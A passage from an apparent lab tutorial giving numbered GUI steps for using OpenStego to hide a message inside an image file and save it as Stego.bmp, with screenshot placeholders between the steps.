
10. Click the **ellipsis** button next to **Output Stego File**.




-)
11. The **Save - Select Output Stego File** window appears. Choose the location where you want to save the file. In This task, the location chosen is **Desktop**.
 12. Provide the file name **Stego** and click **Open**.



13. In the OpenStego window, click the Hide Data button.




14. A Success pop-up appears, stating that the message has been successfully embedded; then, click OK.




15. Minimize the **OpenStego** window. The image containing the secret message appears on **Desktop**. Double-click the image file (**Stego.bmp**) to view it.

